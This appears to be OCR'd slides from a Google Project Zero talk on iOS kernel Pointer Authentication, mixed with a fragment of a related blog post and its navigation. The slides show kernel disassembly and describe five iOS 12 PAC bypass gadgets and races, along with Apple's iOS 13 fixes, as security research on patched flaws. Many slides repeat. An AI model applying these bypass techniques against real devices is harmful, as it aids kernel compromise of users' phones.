iOS Kernel PAC, One Year Later

Brandon Azad, Google Project Zero

Friday, February 1, 2019

Examining Pointer Authentication on the iPhone XS

Posted by Brandon Azad, Project Zero

In this post I examine Apple's implementation of Pointer Authentication on the A12 SoC used in the iPhone XS, with a focus on how Apple has improved over the ARM standard. I then demonstrate a way to use an arbitrary kernel read/write primitive to forge kernel PAC signatures for the A keys, which is sufficient to execute arbitrary code in the kernel using JOP. The technique I discovered was (mostly) fixed in iOS 12.1.3. In fact, this fix first appeared in the 16D5032a beta while my research was still ongoing.

ARMv8.3-A Pointer Authentication

Among the most exciting security features introduced with ARMv8.3-A is Pointer Authentication, a feature where the upper bits of a pointer are used to store a Pointer Authentication Code (PAC), which is essentially a cryptographic signature on the pointer value and some additional context. Special instructions have been introduced to add an authentication code to a pointer and to verify an authenticated pointer's PAC and restore the original pointer value. This gives the system a way to make cryptographically strong guarantees about the likelihood that certain pointers have been tampered with by attackers, which offers the possibility of greatly improving application security.

(Proper terminology dictates that the security feature is called Pointer Authentication while the cryptographic signature that is inserted into the unused bits of a pointer is called the Pointer Authentication

Search This Blog

Search

Pages

- About Project Zero
- Working at Project Zero
- 0day "In the Wild"
- Vulnerability Disclosure FAQ

Archives

2020

- How to unc0ver a 0-day in 4 hours or less (Jul)
- FF Sandbox Escape (CVE-2020-12388) (Jun)
- A survey of recent iOS kernel exploits (Jun)
- Fuzzing ImageIO (Apr)
- You Won't Believe what this One Line Change Did to... (Apr)
- TFW you-get-really-excited-you-patch-diffed-a-0day... (Apr)
- Escaping the Chrome Sandbox with RIDL (Feb)

A Study in PAC

Brandon Azad


MOSEC 2019

ARMv8.3-A Pointer Authentication

Pointer Authentication


`0xffffffff01e335a5c`

Pointer Authentication




0xffffffff01e335a5c

Pointer Authentication



0x2ab4ae701e335a5c

Pointer Authentication



PAC instructions

`PACIA  X1, X8`	Sign pointer in `X1` with IA key and context `X8`
`PACIZA X1`	Sign pointer in `X1` with IA key and context 0
`PACIBSP`	Sign `LR` with IB key and context `SP`
`AUTIA  X2, X8`	Authenticate signed pointer in `X2` with IA key and context `X8`
`XPACI  X3`	Strip the PAC from the pointer in `X3` without validation
`BLRAA  X4, X8`	Authenticate `X4` with context `X8`, then branch-with-link
`LDRAA  X9, [X5]`	Authenticate `X5` with context 0, then load 64-bit value into `X9`
`RETAB`	Authenticate `LR` with IB key and context `SP`, then return

PAC in the iOS 12 kernel

PAC key use in XNU

`IA`	Global code pointer	Function pointers, vtable methods
`IB`	Thread-local code pointer	Return addresses
`DA`	Global data pointer	Vtable pointers
`DB`	Thread-local data pointer	(unused)
`GA`	Generic data	Thread saved state: `PC`, `LR`, `CPSR`

Virtual method calls

```
loc_FFFFFFF0081632D0
STR             XZR, [SP,#0x30+target]
LDR             W2, [X19,#trap_args.index]
LDR             X8, [X21]
LDR             X8, [X8,#0x5C8]

ADD             X1, SP, #0x30+target
MOV             X0, X21
BLR             X8
LDR             X9, [SP,#0x30+target]
CMP             X0, #0
CCMP            X9, #0, #4, NE
B.EQ            loc_FFFFFFF008163330
```

```
loc_FFFFFFF0081670E0
STR             XZR, [SP,#0x30+target]
LDR             W2, [X19,#trap_args.index]
LDR             X8, [X20]
LDRAA           X9, [X8,#0x5C8]!
MOVK            X8, #0x2BCB,LSL#48
ADD             X1, SP, #0x30+target
MOV             X0, X20
BLRAA           X9, X8
LDR             X9, [SP,#0x30+target]
CMP             X0, #0
CCMP            X9, #0, #4, NE
B.EQ            loc_FFFFFFF008167170
```

Signing saved thread state (kernel & user)

```
FFFFFFF0079BD090 ; void __fastcall sign_thread_state(arm_context *state, u64 pc, u64 cpsr, u64 lr)
FFFFFFF0079BD090 sign_thread_state                       ; CODE XREF: fleh_dispatch64+9C↑p
FFFFFFF0079BD090                                         ; Lel1_sp0_synchronous_vector_long_impl_S3_4_c15_
FFFFFFF0079BD090                 PACGA           X1, X1, X0
FFFFFFF0079BD094                 AND             X2, X2, #NOT 0x20000000 ; Carry flag
FFFFFFF0079BD098                 PACGA           X1, X2, X1
FFFFFFF0079BD09C                 PACGA           X1, X3, X1
FFFFFFF0079BD0A0                 STR             X1, [X0,#arm_context.pac_sig]
FFFFFFF0079BD0A4                 RET
FFFFFFF0079BD0A4 ; End of function sign_thread_state
FFFFFFF0079BD0A4
```

Verifying thread state signatures

```
FFFFFFF0079BD0A8 ; void __fastcall verify_thread_state(arm_context *state, u64 pc, u64 cpsr, u64 lr)
FFFFFFF0079BD0A8 verify_thread_state                     ; CODE XREF: exception_return+54↑p
FFFFFFF0079BD0A8                                         ; machine_load_context+4C↑p ...
FFFFFFF0079BD0A8                 PACGA           X1, X1, X0
FFFFFFF0079BD0AC                 AND             X2, X2, #NOT 0x20000000 ; Carry flag
FFFFFFF0079BD0B0                 PACGA           X1, X2, X1
FFFFFFF0079BD0B4                 PACGA           X1, X3, X1
FFFFFFF0079BD0B8                 LDR             X2, [X0,#arm_context.pac_sig]
FFFFFFF0079BD0BC                 CMP             X1, X2
FFFFFFF0079BD0C0                 B.NE            loc_FFFFFFF0079BD0C8
FFFFFFF0079BD0C4                 RET
FFFFFFF0079BD0C8 ; ---------------------------------------------------------------------------
FFFFFFF0079BD0C8
FFFFFFF0079BD0C8 loc_FFFFFFF0079BD0C8                    ; CODE XREF: verify_thread_state+18↑j
FFFFFFF0079BD0C8                 MOV             X1, X0
FFFFFFF0079BD0CC                 ADR             X0, aJopHashMismatc ; "JOP Hash Mismatch Detected (PC, CP
FFFFFFF0079BD0D0                 BL              panic_with_thread_kernel_state
FFFFFFF0079BD0D0 ; End of function verify_thread_state
FFFFFFF0079BD0D0
FFFFFFF0079BD0D0 ; ---------------------------------------------------------------------------
FFFFFFF0079BD0D4 aJopHashMismatc DCB "JOP Hash Mismatch Detected (PC, CPSR, or LR corruption)",0
FFFFFFF0079BD0D4                                         ; DATA XREF: verify_thread_state+24↑o
FFFFFFF0079BD10C                 ALIGN 0x20
```

Exception return

```
FFFFFF0079B3A40 exception_return                              ; CODE XREF: return_to_kernel:do_exception_return
FFFFFF0079B3A40                                               ; user_set_debug_state_and_return+24↓j
FFFFFF0079B3A40                 MSR             #6, #0xF ; Disable exceptions
FFFFFF0079B3A44                 MRS             X3, #0, c13, c0, #4 ; TPIDR_EL1
FFFFFF0079B3A48                 MOV             SP, X21
FFFFFF0079B3A4C                 LDR             X0, [X3,#thread.machine_cthread_data]
FFFFFF0079B3A50                 STR             X0, [SP,#arm_context.x18]
FFFFFF0079B3A54
FFFFFF0079B3A54 Lexception_return_restore_registers           ; CODE XREF: ppltramp_dispatch+BC↓j
FFFFFF0079B3A54                 LDR             X0, [SP,#arm_context.pc]
FFFFFF0079B3A58                 LDR             W1, [SP,#arm_context.cpsr]
FFFFFF0079B3A5C                 LDR             W2, [SP,#arm_context.fpsr]
FFFFFF0079B3A60                 LDR             W3, [SP,#arm_context.fpcr]
FFFFFF0079B3A64                 MSR             #0, c4, c0, #1, X0 ; ELR_EL1
FFFFFF0079B3A68                 MSR             #0, c4, c0, #0, X1 ; SPSR_EL1
FFFFFF0079B3A6C                 MSR             #3, c4, c4, #1, X2 ; FPSR
FFFFFF0079B3A70                 MSR             #3, c4, c4, #0, X3 ; FPCR
FFFFFF0079B3A74                 MOV             X19, X0
FFFFFF0079B3A78                 MOV             X20, X1
FFFFFF0079B3A7C                 MOV             X21, X2
FFFFFF0079B3A80                 MOV             X22, X3
FFFFFF0079B3A84                 LDR             X3, [SP,#arm_context.lr] ; lr
FFFFFF0079B3A88                 MOV             W2, W1  ; cpsr
FFFFFF0079B3A8C                 MOV             X1, X0  ; pc
FFFFFF0079B3A90                 MOV             X0, SP  ; state
FFFFFF0079B3A94                 BL              verify_thread_state
FFFFFF0079B3A98                 MOV             X0, X19
```

```
FFFFFF0079B3B04    LDP    Q12, Q13, [X0,#arm_context.d12]
FFFFFF0079B3B08    LDP    Q14, Q15, [X0,#arm_context.d14]
FFFFFF0079B3B0C    LDP    Q16, Q17, [X0,#arm_context.q16]
FFFFFF0079B3B10    LDP    Q18, Q19, [X0,#arm_context.q18]
FFFFFF0079B3B14    LDP    Q20, Q21, [X0,#arm_context.q20]
FFFFFF0079B3B18    LDP    Q22, Q23, [X0,#arm_context.q22]
FFFFFF0079B3B1C    LDP    Q24, Q25, [X0,#arm_context.q24]
FFFFFF0079B3B20    LDP    Q26, Q27, [X0,#arm_context.q26]
FFFFFF0079B3B24    LDP    Q28, Q29, [X0,#arm_context.q28]
FFFFFF0079B3B28    LDP    Q30, Q31, [X0,#arm_context.q30]
FFFFFF0079B3B2C    LDP    X2, X3, [X0,#arm_context.x2]
FFFFFF0079B3B30    LDP    X4, X5, [X0,#arm_context.x4]
FFFFFF0079B3B34    LDP    X6, X7, [X0,#arm_context.x6]
FFFFFF0079B3B38    LDP    X8, X9, [X0,#arm_context.x8]
FFFFFF0079B3B3C    LDP    X10, X11, [X0,#arm_context.x10]
FFFFFF0079B3B40    LDP    X12, X13, [X0,#arm_context.x12]
FFFFFF0079B3B44    LDP    X14, X15, [X0,#arm_context.x14]
FFFFFF0079B3B48    LDP    X16, X17, [X0,#arm_context.x16]
FFFFFF0079B3B4C    LDP    X18, X19, [X0,#arm_context.x18]
FFFFFF0079B3B50    LDP    X20, X21, [X0,#arm_context.x20]
FFFFFF0079B3B54    LDP    X22, X23, [X0,#arm_context.x22]
FFFFFF0079B3B58    LDP    X24, X25, [X0,#arm_context.x24]
FFFFFF0079B3B5C    LDP    X26, X27, [X0,#arm_context.x26]
FFFFFF0079B3B60    LDR    X28, [X0,#arm_context.x28]
FFFFFF0079B3B64    LDP    X29, X30, [X0,#arm_context.x29]
FFFFFF0079B3B68    LDR    X1, [X0,#arm_context.sp]
FFFFFF0079B3B6C    MOV    SP, X1
FFFFFF0079B3B70    LDP    X0, X1, [X0,#arm_context.x0]
FFFFFF0079B3B74    ERET
FFFFFF0079B3B74 ; End of function exception_return
FFFFFF0079B3B74
```

Best ROP gadget ever!

Exception return

```
FFFFFFF0079B3A40 exception_return                     ; CODE XREF: return_to_kernel:do_exception_return
FFFFFFF0079B3A40                                      ; user_set_debug_state_and_return+24↓j
FFFFFFF0079B3A40                 MSR             #6, #0xF ; Disable exceptions
FFFFFFF0079B3A44                 MRS             X3, #0, c13, c0, #4 ; TPIDR_EL1
FFFFFFF0079B3A48                 MOV             SP, X21
FFFFFFF0079B3A4C                 LDR             X0, [X3,#thread.machine_cthread_data]
FFFFFFF0079B3A50                 STR             X0, [SP,#arm_context.x18]
FFFFFFF0079B3A54
FFFFFFF0079B3A54 Lexception_return_restore_registers      ; CODE XREF: ppltramp_dispatch+BC↓j
FFFFFFF0079B3A54                 LDR             X0, [SP,#arm_context.pc]
FFFFFFF0079B3A58                 LDR             W1, [SP,#arm_context.cpsr]
FFFFFFF0079B3A5C                 LDR             W2, [SP,#arm_context.fpsr]
FFFFFFF0079B3A60                 LDR             W3, [SP,#arm_context.fpcr]
FFFFFFF0079B3A64                 MSR             #0, c4, c0, #1, X0 ; ELR_EL1
FFFFFFF0079B3A68                 MSR             #0, c4, c0, #0, X1 ; SPSR_EL1
FFFFFFF0079B3A6C                 MSR             #3, c4, c4, #1, X2 ; FPSR
FFFFFFF0079B3A70                 MSR             #3, c4, c4, #0, X3 ; FPCR
FFFFFFF0079B3A74                 MOV             X19, X0
FFFFFFF0079B3A78                 MOV             X20, X1
FFFFFFF0079B3A7C                 MOV             X21, X2
FFFFFFF0079B3A80                 MOV             X22, X3
FFFFFFF0079B3A84                 LDR             X3, [SP,#arm_context.lr] ; lr
FFFFFFF0079B3A88                 MOV             W2, W1  ; cpsr
FFFFFFF0079B3A8C                 MOV             X1, X0  ; pc
FFFFFFF0079B3A90                 MOV             X0, SP  ; state
FFFFFFF0079B3A94                 BL              verify_thread_state
FFFFFFF0079B3A98                 MOV             X0, X19
```

iOS 12 PAC bypasses

iOS 12 kernel PAC bypasses

PAC signing gadget	1
PAC bruteforce gadget	1
Thread state signing gadget	2
Unprotected indirect branch	1
Implementation bug	1

A Study in PAC, bypass #1: signing gadget

```
sysctl_unregister_oid
    ...
    LDR     X10, [X9,#0x30]!
    CBNZ    X19, loc_FFFFFFF007EBD330
    CBZ     X10, loc_FFFFFFF007EBD330
    MOV     X19, #0
    MOV     X11, X9
    MOVK    X11, #0x14EF,LSL#48
    AUTIA   X10, X11
    PACIZA  X10
    STR     X10, [X9]
```

A Study in PAC, bypass #1: signing gadget

```
sysctl_unregister_oid
    ...
    LDR     X10, [X9,#0x30]!
    CBNZ    X19, loc_FFFFFFF007EBD330
    CBZ     X10, loc_FFFFFFF007EBD330
    MOV     X19, #0
    MOV     X11, X9
    MOVK    X11, #0x14EF,LSL#48
    AUTIA   X10, X11
    PACIZA  X10
    STR     X10, [X9]
```

AUTIA doesn't fault; AUTIA+PACIZA is a signing gadget

A Study in PAC, bypass #2: bruteforce gadget

```
sysctl_unregister_oid
    ...
    LDR     X10, [X9,#0x30]!
    ...
    MOV     X11, X9
    MOVK    X11, #0x14EF,LSL#48
    MOV     X12, X10
    AUTIA   X12, X11
    XPACI   X10
    CMP     X12, X10
    PACIZA  X10
    CSEL    X10, X10, X12, EQ
    STR     X10, [X9]
```

A Study in PAC, bypass #2: bruteforce gadget

```
sysctl_unregister_oid
    ...
    LDR     X10, [X9,#0x30]!
    ...
    MOV     X11, X9
    MOVK    X11, #0x14EF,LSL#48
    MOV     X12, X10
    AUTIA   X12, X11
    XPACI   X10
    CMP     X12, X10
    PACIZA  X10
    CSEL    X10, X10, X12, EQ
    STR     X10, [X9]
```


Can be called repeatedly until we guess the right PAC

A Study in PAC, bypass #3: state signing gadget

```
copyio_error
    ...
    RETAB

__bcopyin
    PACIBSP
    STP     X29, X30, [SP,#-0x10]!
    MOV     X29, SP
    MRS     X10, TPIDR_EL1    ;; thread
    LDR     X11, [X10,#thread.recover]
    ADRL    X3, copyio_error
    STR     X3, [X10,#thread.recover]
    ...
```

A Study in PAC, bypass #3: state signing gadget


```
copyio_error
    ...
    RETAB

__bcopyin
    PACIBSP
    STP     X29, X30, [SP,#-0x10]!
    MOV     X29, SP
    MRS     X10, TPIDR_EL1    ;; thread
    LDR     X11, [X10,#thread.recover]
    ADRL    X3, copyio_error
    STR     X3, [X10,#thread.recover]
    ...
```



A Study in PAC, bypass #4: unprotected branch

```
ipc_kmsg_clean_body
    ...
    ADR      X25, jpt_FFFFFFF0079CFAF0
    ...
    BL       ipc_port_release_receive
    ...
    CMP      W9, #3   ; switch 4 cases
    B.HI     def_FFFFFFF0079CFAF0
    LDRSW    X9, [X25,X9,LSL#2]
    ADD      X9, X9, X25
    BR       X9       ; switch jump
```

A Study in PAC, bypass #4: unprotected branch



Unprotected indirect branch

A Study in PAC, bypass #4: unprotected branch

```
ipc_kmsg_clean_body
    ...
    ADR     X25, jpt_FFFFFFF0079CFAF0
    ...
    BL      ipc_port_release_receive
    ...
    CMP     W9, #3   ; switch 4 cases
    B.HI    def_FFFFFFF0079CFAF0
    LDRSW   X9, [X25,X9,LSL#2]
    ADD     X9, X9, X25
    BR      X9       ; switch jump
```

Function call spills X25 (jump table) to the stack

Unprotected indirect branch

A Study in PAC, bypass #5: state signing gadget

```
machine_thread_create(thread *thread, ...)
{
    user_state = zalloc(user_ss_zone);

    thread->machine.upcb = user_state;

    user_state = thread->machine.upcb;

    sign_thread_state(user_state,
        user_state->pc,
        user_state->cpsr,
        user_state->lr);
}
```

A Study in PAC, bypass #5: state signing gadget

```
machine_thread_create(thread *thread, ...)
{
    user_state = zalloc(user_ss_zone);

    thread->machine.upcb = user_state;

    user_state = thread->machine.upcb;

    sign_thread_state(user_state,
        user_state->pc,
        user_state->cpsr,
        user_state->lr);
}
```

Interrupts are enabled

Signing saved thread state (kernel & user)

```
FFFFFFF0079BD090 ; void __fastcall sign_thread_state(arm_context *state, u64 pc, u64 cpsr, u64 lr)
FFFFFFF0079BD090 sign_thread_state                       ; CODE XREF: fleh_dispatch64+9C↑p
FFFFFFF0079BD090                                         ; Lel1_sp0_synchronous_vector_long_impl_S3_4_c15_
FFFFFFF0079BD090                 PACGA           X1, X1, X0
FFFFFFF0079BD094                 AND             X2, X2, #NOT 0x20000000 ; Carry flag
FFFFFFF0079BD098                 PACGA           X1, X2, X1
FFFFFFF0079BD09C                 PACGA           X1, X3, X1
FFFFFFF0079BD0A0                 STR             X1, [X0,#arm_context.pac_sig]
FFFFFFF0079BD0A4                 RET
FFFFFFF0079BD0A4 ; End of function sign_thread_state
FFFFFFF0079BD0A4
```


A Study in PAC, bypass #5: state signing gadget

```
machine_thread_create(thread *thread, ...)
{
    user_state = zalloc(user_ss_zone);

    thread->machine.upcb = user_state;

    user_state = thread->machine.upcb;

    sign_thread_state(user_state,
        user_state->pc,
        user_state->cpsr,
        user_state->lr);
}
```

Interrupts are enabled

A Study in PAC, bypass #5: state signing gadget

```
machine_thread_create(thread *thread, ...)
{
    user_state = zalloc(user_ss_zone);

    thread->machine.upcb = user_state;

    user_state = thread->machine.upcb;

    sign_thread_state(user_state,
        user_state->pc,
        user_state->cpsr,
        user_state->lr);
}
```



Attacking iPhone XS Max bypass: validation bug


```
jopdetector                                ; CODE XREF: sub_FFFFFFF0079FFA40+54↑p
                                           ; machine_load_context+4C↑p ...
                PACGA           X1, X1, X0
                AND             X2, X2, #0xFFFFFFFFDFFFFFFF
                PACGA           X1, X2, X1
                PACGA           X1, X3, X1
                LDR             X2, [X0,#0x128]
                CMP             X1, X2
                RET
; End of function jopdetector

; ---------------------------------------------------------------------------
                MOV             X1, X0
                ADR             X0, aJopHashMismatc ; "JOP Hash Mismatch Detected (PC, CPSR, o"...
                BL              callPanic
; ---------------------------------------------------------------------------
aJopHashMismatc DCB "JOP Hash Mismatch Detected (PC, CPSR, or LR corruption)",0
                                           ; DATA XREF: __text:FFFFFFF007A090C8↑o
                ALIGN 0x20
```

Attacking iPhone XS Max bypass: validation bug

```
jopdetector                             ; CODE XREF: sub_FFFFFFF0079FFA40+54↑p
                                        ; machine_load_context+4C↑p ...
                PACGA           X1, X1, X0
                AND             X2, X2, #0xFFFFFFFFDFFFFFFF
                PACGA           X1, X2, X1
                PACGA           X1, X3, X1
                LDR             X2, [X0,#0x128]
                CMP             X1, X2
                RET
; End of function jopdetector

; ---------------------------------------------------------------------------
                MOV             X1, X0
                ADR             X0, aJopHashMismatc ; "JOP Hash Mismatch Detected (PC, CPSR, o"...
                BL              callPanic
; ---------------------------------------------------------------------------
aJopHashMismatc DCB "JOP Hash Mismatch Detected (PC, CPSR, or LR corruption)",0
                                        ; DATA XREF: __text:FFFFFFF007A090C8↑o
                ALIGN 0x20
```

Attacking iPhone XS Max bypass: validation bug

```
jopdetector                                     ; CODE XREF: sub_FFFFFF[…]A40+54↑p
                                                ; machine_load_context[…]
                PACGA           X1, X1, X0
                AND             X2, X2, #0xFFFFFFFFDFFFFFFF
                PACGA           X1, X2, X1
                PACGA           X1, X3, X1
                LDR             X2, [X0,#0x128]
                CMP             X1, X2
                RET
; End of function jopdetector

; ---------------------------------------------------------------------------
                MOV             X1, X0
                ADR             X0, aJopHashMismatc ; "JOP Hash Mismatch Detected (PC, CPSR, o"...
                BL              callPanic
; ---------------------------------------------------------------------------
aJopHashMismatc DCB "JOP Hash Mismatch Detected (PC, CPSR, or LR corruption)",0
                                                ; DATA XREF: __text:FFFFFFF007A090C8↑o
                ALIGN 0x20
```




iOS 13 changes

PAC key use in XNU

`IA`	Global code pointer	Function pointers, vtable methods
`IB`	Thread-local code pointer	Return addresses
`DA`	Global data pointer	Vtable pointers
`DB`	Thread-local data pointer	(unused)
`GA`	Generic data	Thread saved state: `PC`, `LR`, `CPSR`, **`X16`**, **`X17`**

Signing saved thread state in iOS 13


```
FFFFFFF0081C591C ; void __fastcall __spoils<X1,X2> sign_thread_state(arm_context *arm_context, u64 pc, u64
FFFFFFF0081C591C sign_thread_state                       ; CODE XREF: ast_400+F4↑p
FFFFFFF0081C591C                                         ; stack_alloc+1CC↑p ...
FFFFFFF0081C591C                 PACGA           X1, X1, X0 ; pc
FFFFFFF0081C5920                 AND             X2, X2, #NOT 0x20000000
FFFFFFF0081C5924                 PACGA           X1, X2, X1 ; cpsr
FFFFFFF0081C5928                 PACGA           X1, X3, X1 ; lr
FFFFFFF0081C592C                 PACGA           X1, X4, X1 ; x16
FFFFFFF0081C5930                 PACGA           X1, X5, X1 ; x17
FFFFFFF0081C5934                 STR             X1, [X0,#arm_context.pac_signature]
FFFFFFF0081C5938                 RET
FFFFFFF0081C5938 ; End of function sign_thread_state
FFFFFFF0081C5938
```



Hardened switch statements

```
ipc_kmsg_clean_body
    ...
    ADR     X25, jpt_FFFFFFF0079CFAF0
    ...
    ...
    CMP     W9, #3  ; switch 4 cases
    B.HI    def_FFFFFFF0079CFAF0
    LDRSW   X9, [X25,X9,LSL#2]
    ADD     X9, X9, X25
    BR      X9      ; switch jump
```

```
ipc_kmsg_clean_body
    ...
    CMP     W16, #4 ; switch 5 cases
    B.HI    def_FFFFFFF007B8F8B0
    CMP     X16, #4
    CSEL    X16, X16, XZR, LS
    ADR     X17, jpt_FFFFFFF007B8F8B0
    NOP
    LDRSW   X16, [X17,X16,LSL#2]
    ADD     X16, X17, X16
    BR      X16     ; switch jump
```



Unprotected indirect branches only
use X16 and X17

Analyzing PAC on iOS 13

A Study in PAC, bypass 5: state signing gadget

```
machine_thread_create(thread *thread, ...)
{
    user_state = zalloc(user_ss_zone);

    thread->machine.upcb = user_state;

    user_state = thread->machine.upcb;

    sign_thread_state(user_state,
        user_state->pc,
        user_state->cpsr,
        user_state->lr);
}
```


Bypass 5 fix

```
machine_thread_create(thread *thread, ...)
{
    user_state = zalloc(user_ss_zone);

    thread->machine.upcb = user_state;

    user_state = thread->machine.upcb;

    sign_thread_state(user_state, 0, 0, 0, 0, 0);



}
```

Bypass 5 fix

```
machine_thread_create(thread *thread, ...)
{
    user_state = zalloc(user_ss_zone);

    thread->machine.upcb = user_state;

    user_state = thread->machine.upcb;

    sign_thread_state(user_state, 0, 0, 0, 0, 0);



}
```

Issue: Interrupts are still enabled!




Bypass 5 fix (assembly)

```
machine_thread_state_initialize
    ...
    LDR     X0, [X19,#thread.upcb] ; arm_context
    CBZ     X0, loc_FFFFFFF007CD2A34
    MOV     W2, #0  ; cpsr
    MOV     X1, #0  ; pc
    MOV     X3, #0  ; lr
    MOV     X4, #0  ; x16
    MOV     X5, #0  ; x17
    ------------------------------------
    BL      sign_thread_state
    ...
```


Interrupt exceptions

```
el1_sp0_fiq_vector_long
    ...
    STP     X0, X1, [SP,#arm_context.x0]
    ...
    ADRL    X1, fleh_fiq
    B       fleh_dispatch64

fleh_dispatch64
    STP     X2, X3, [X0,#arm_context.x2]
    STP     X4, X5, [X0,#arm_context.x4]
    STP     X6, X7, [X0,#arm_context.x6]
    STP     X8, X9, [X0,#arm_context.x8]
    ...
```



